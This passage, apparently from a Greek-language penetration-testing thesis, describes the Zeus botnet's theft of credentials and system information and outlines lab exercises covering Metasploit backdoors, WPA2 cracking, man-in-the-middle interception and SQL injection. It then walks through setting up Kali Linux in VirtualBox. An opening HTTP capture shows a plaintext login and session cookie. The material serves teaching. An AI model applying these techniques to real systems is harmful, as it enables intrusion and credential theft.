Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: v1st=34175DC48FE113BF; _op_aixPageId=a2_47e07409-301d-4993-90d9-60c29b2ba07e; JSESSIONID=0000gF9VoNpPqWmsVhfHrX0Cp1p:16puvcu0r; _tmprememberme=0;

auth_siteId=COL&auth_contextId=login&auth_userId=33333333&auth_passwd=chrome333&auth_passwd_org=chrome333&auth_GG7WYEXyiL=&auth_S7X84mko2Z=&auth_qwEgdAg2c
```

εικόνα 2.51 εδώ φαίνετε μία αναφορά που ήρθε στο panel του administrator. Κατέγραψε τα την προσπάθεια του χρήστη να μπει με τον λογαριασμό του και μέσω της συγκεκριμένης διεύθυνσης και του Port που έχει οριστεί κατάφερε το bot.exe να στείλει την αναφορά στον διαχειριστή του botnet. Στην αναφορά που θα στείλει το bot.exe εκτός από το username και τον κωδικό έχει πολλές ακόμα πληροφορίες για information gathering του / των στόχων όπως το λειτουργικό σύστημα , τοπική ώρα , χώρα όπου βρίσκεται , ip διεύθυνση και η λίστα διεργασιών που τρέχει ο υπολογιστής.

Ο zeus μπορεί σε ένα δίκτυο από έναν διαχειριστή μπορεί να διαχειρίζεται πολλά χιλιάδες bot αρκεί τα μηχανήματα να έχουν μολυνθεί με κάποιο τρόπο και να έχουν σύνδεση στο ίντερνετ. Ο zeus έχει κιάλες ιδιότητες εκτός τα bot να στέλνουν usernames και κωδικούς. όπως επανεκκίνηση του υπολογιστή , διαγραφή αρχείων από τον υπολογιστή , shutdown , να κατεβάσει και να εκτελέσει ένα αρχείο , να εκτελέσει ένα ήδη υπάρχον αρχείο , να κάνει upload ένα αρχείο ή έναν φάκελο και να κλέψει από τον υπολογιστή ψηφιακά πιστοποιητικά.

Κεφάλαιο 3 active hacking Πρακτικό κομμάτι

Στο πρακτικό μέρος αυτού του κεφαλαίου θα αναδείξω:

1) Στήσιμό ενός εικονικού penetration testing lab. Ένα penetration testing lab είναι μάλλον το ποιο σημαντικό κομμάτι για έναν penetration tester. Το εικονικό penetration testing lab είναι κάτι σαν "γυμναστήριο" ενός penetration tester όπου μπορεί να εξασκείτε μέσα σε ασφαλές πλαίσια χωρίς να υπάρχει κίνδυνος να ενοχληθεί κάποιο τρίτο πρόσωπο έστω και από λάθος και χωρίς να υπάρχουν συνέπειες.

2)Metasploit Framework introduction. εισαγωγικά και κάποια βασικά πράγματα για την πλατφόρμα Metasploit Framework.

3)Δημιουργία ενός backdoor αρχείου με το kali linux. Εγκατάσταση σε ένα μηχάνημα windows 7 και σύνδεση απομακρυσμένα με την πλατφόρμα Metasploit Framework.

4) Hacking ενός υπολογιστή με windows xp με την πλατφόρμα Metasploit Framework.

5) Δημιουργία ενός backdoor αρχείου με το kali linux. Εγκατάσταση σε ένα smartphone samsung με android 5.1 και σύνδεση απομακρυσμένα με την πλατφόρμα Metasploit Framework.

6) wpa2 personal cracking. Σε αυτό μέρος θα εξηγήσω μία τεχνική πως ένας penetration tester με μία συγκεκριμένη τεχνική από τις πολλές που υπάρχουν να σπάει ασύρματα δίκτυα που προστατεύονται από wpa2 personal πρωτόκολλο.

7) υποκλοπή δεδομένων με τεχνική man in the middle. Θα αναδείξω μία τεχνική που μπορεί να χρησιμοποιήσει κάποιος από την στιγμή που παραβίασε το τοπικό μας δίκτυο.

8) υποκλοπή δεδομένων με social engineer toolkit από επίθεση man in the middle. Σε επίθεση man in the middle αφού παραβιάστηκε το τοπικό δίκτυο θα αναδείξω μία τεχνική υποκλοπής πληροφοριών με το εργαλείο set(social engineer toolkit) που έρχεται μαζί με την διανομή linux.

9) Wpa2 evil twin. Σε αυτό το μέρος θα αναδείξω ακόμα μία τεχνική διαφορετική από την πρώτη τεχνική που αναδείχτηκε σε αυτό το κεφάλαιο. Αυτή η τεχνική σπασίματος δικτύων είναι wep , wpa , wpa2 personal πρωτόκολλα που προστατεύουν τοπικά δίκτυα.


10) Σε αυτό το μέρος του κεφαλαίου θα αναδείξω μία τεχνική sql injection. Πως μπορώ να βρω μία ιστοσελίδα έχει κενό ασφάλειας σε επιθέσεις sql injection και πως θα εξορύξω ευαίσθητες πληροφορίες.

3.1 Στήσιμο ενός ασφαλούς εικονικού virtual penetration testing lab

Δημιουργούμε ένα εικονικό δίκτυο για να κάνουμε δοκιμές με το metasploit σε ασφαλή περιβάλλον. Αναλυτικά ένα penetration testing lab περιλαμβάνει ένα Oracle VM virtual box όπου διανέμετε δωρεάν , το Kali linux 2 , το metasploitable 2 όπου είναι σκόπιμα μία διανομή linux που ο kernel βασίζετε στον ubuntu , ubuntu server 9.04 , windows xp service pack 2 , pfsense όπου έχει ρόλο εικονικού router οπού έχει 2 εικονικές κάρτες δικτύου η μία έχει δικτύωση τύπου bridged για να βλέπει απευθείας τον φυσικό


router του φυσικού δικτύου και άλλον έναν τύπο δικτύωσης όπου λέγετε internal network όπου με αυτήν την ρύθμιση παίρνουν όλα ip από τον dhcp server όλα τα virtual μηχανήματα του penetration testing lab.

Στήσιμο του εικονικού δικτύου με εγκατάσταση του kali linux στο virtual box.




εικόνα 3.1 εικονικό περιβάλλον Oracle VM virtualBox

Αυτό είναι το εικονικό περιβάλλον του virtual Box όπου θα χρησιμοποιήσω όπου θα τρέχουμε το εικονικό penetration testing lab.Για να εγκαταστήσουμε το Kali linux 2 όπου διανέμετε δωρεάν μπορεί κάποιος να το κατεβάσει από το επίσημο site




εικόνα 3.2 https://www.kali.org/downloads/ κατεβάζοντας το 32 ή 64 bit ή το light version ανάλογα το μηχάνημα του κάθε χρήστη.Στο συγκεκριμένο virtual pentest lab Που θα στήσω θα κατεβάσω την 64bit έκδοση του kali linux.

Αφού ολοκληρωθεί το κατέβασμα του λειτουργικού θα κάνω κάποιες ρυθμίσεις στο virtual box για να τρέξει το Kali Linux 2.Θα γυρίσω στο εικονικό περιβάλλον του virtual box και θα πατήσω την επιλογή New.




εικόνα 3.3 Θα εμφανιστεί μία νέα επιλογή όπου στο name θα βάλω Kali Linux 2 στην δεύτερη επιλογή θα επιλέξω την επιλογή Linux και στην τρίτη επιλογή θα επιλέξω την επιλογή Ubuntu(64 bit) και ο λόγος είναι ότι το λειτουργικό σύστημα Kali linux ο kernel του είναι βασισμένος στο ubuntu.




εικόνα 3.4 επιλέγω μέχρι πόσα MB από την ram μπορεί να χρησιμοποιήσει μέγιστο το λειτουργικό σύστημα καθώς τρέχει από το virtual box.

εικόνα 3.5 μας δίνει τρείς επιλογές. Να τρέχει το λειτουργικό σύστημα χωρίς virtual σκληρό δίσκο , να δημιουργήσουμε εμείς έναν virtual δίσκο όπου θα δεσμεύει ένα μέρος του πραγματικού σκληρού δίσκου όπου θα το έχει το virtual operating system να αποθηκεύει διάφορες πληροφορίες , ή να χρησιμοποιήσω ένα ήδη υπάρχον virtual σκληρό δίσκο. Εγώ θα επιλέξω την δεύτερη επιλογή.




εικόνα 3.6 Επιλέγω ο virtual σκληρός δίσκος να είναι τύπου virtualBox Disk Image.




εικόνα 3.7 η πρώτη επιλογή είναι για το μέγεθος του σκληρού δίσκου να αλλάζει

δυναμικά δηλαδή όταν χρειάζεται. Η δεύτερη επιλογή είναι να πιάνει ένα συγκεκριμένο μέγεθος ο virtual σκληρός δίσκος εξ αρχής .Επιλέγω την πρώτη επιλογή.




εικόνα 3.8 ρυθμίζω πόσο μέγεθος θα έχει ο virtual σκληρός δίσκος. Έβαλα να έχει 320 GB ανώτατο όριο. Επειδή πριν έβαλα την επιλογή Dynamically allocated δεν θα πιάνει από την αρχή 320 GB αλλά όσα μόνο χρειάζεται. Αλλά δεν θα μπορέσει να ξεπεράσει το 320GB.


Όταν κάνω και αυτήν την επιλογή έχει σχεδόν τελειώσει το στήσιμο του Kali Linux 2 απλά απομένουν κάποιες μικρορυθμίσεις ακόμα. εικόνα Όταν τελειώσω με την ρύθμιση και του virtual σκληρού δίσκου τότε θα μας γυρίσει στο αρχικό γραφικό περιβάλλον του virtual box άλλα έχει προστεθεί η επιλογή να τρέξουμε το Kali Linux αλλά πριν γίνει αυτό πρώτα θα πατήσω πάνω στο Kali Linux 2 και μετά δεξί κλικ και την επιλογή settings.



εικόνα 3.9 στην κατηγορία System στην καρτέλα Motherboard απενεργοποίησα το floppy χωρίς να αλλάξει βέβαια τίποτα... ήταν μία προαιρετική επιλογή.




εικόνα 3.10 Στην δίπλα καρτέλα με όνομα processor πάλι στην κατηγορία System επιλέγω πόσους processors να τρέχει η virtual μηχανή.Είχε πρωταρχική επιλογή έναν processor αλλά είναι πολύ λίγο οπότε έβαλα 2 processors.




εικόνα 3.11 στην κατηγορία Display στην καρτέλα video αφήνω την προεπιλογή στα 12 MB να έχουν τα γραφικά σαν μνήμη. Δεν θα χρειαστεί περισσότερο γιατί δεν θα έχει 3d γραφικά.

εικόνα 3.12 στην κατηγορία Storage στην επιλογή Controller : IDE για να φορτώσω το λειτουργικό σύστημα από εκεί που το κατέβασα στην αρχή.Πατάω το εικονίδιο που είναι ένας δίσκος με έναν πράσινο σταυρό για να φορτώσω το λειτουργικό σύστημα εκεί που το αποθήκευσα.



εικόνα 3.13 Αυτό το βήμα θα το παρακάμψω για την ώρα και θα το αφήσω στην επιλογή nat γιατί θέλω το λειτουργικό kali linux την ώρα που θα τρέχει live και θα κάνει εγκατάσταση στον σκληρό δίσκο θα χρειαστεί να έχει επαφή με τον φυσικό rooter.Τον Adapter Θα τον γυρίσω αργότερα σε Internal network όταν θα εγκαταστήσω και τον εικονικό firewall/router τον pfSense.Στην κατηγορία Network θα γίνει μία πολύ σημαντική αλλαγή. στην καρτέλα Adapter 1 θα βγάλω την προεπιλογή NAT όπου αυτή η επιλογή δεν θα ήταν χρήσιμη γιατί σε όλες τις εικονικές μηχανές του εικονικού penetration testing lab θα είχαν όλες την ίδια ip. Οπότε το αλλάζω την επιλογή σε Internal Network για να δώσει ξεχωριστές ip στο εικονικό δίκτυο μας ο pfSense εικονικός router που θα στήσω αργότερα.

εικόνα 3.14 Το εικονικό μηχάνημα μόλις στήθηκε και είναι έτοιμο να τρέξει το Kali linux 2.Επιλέγω την πρώτη επιλογή να τρέξει το γραφικό περιβάλλον του Kali linux σε Live έκδοση δηλαδή χωρίς να έχει γίνει εγκατάσταση.

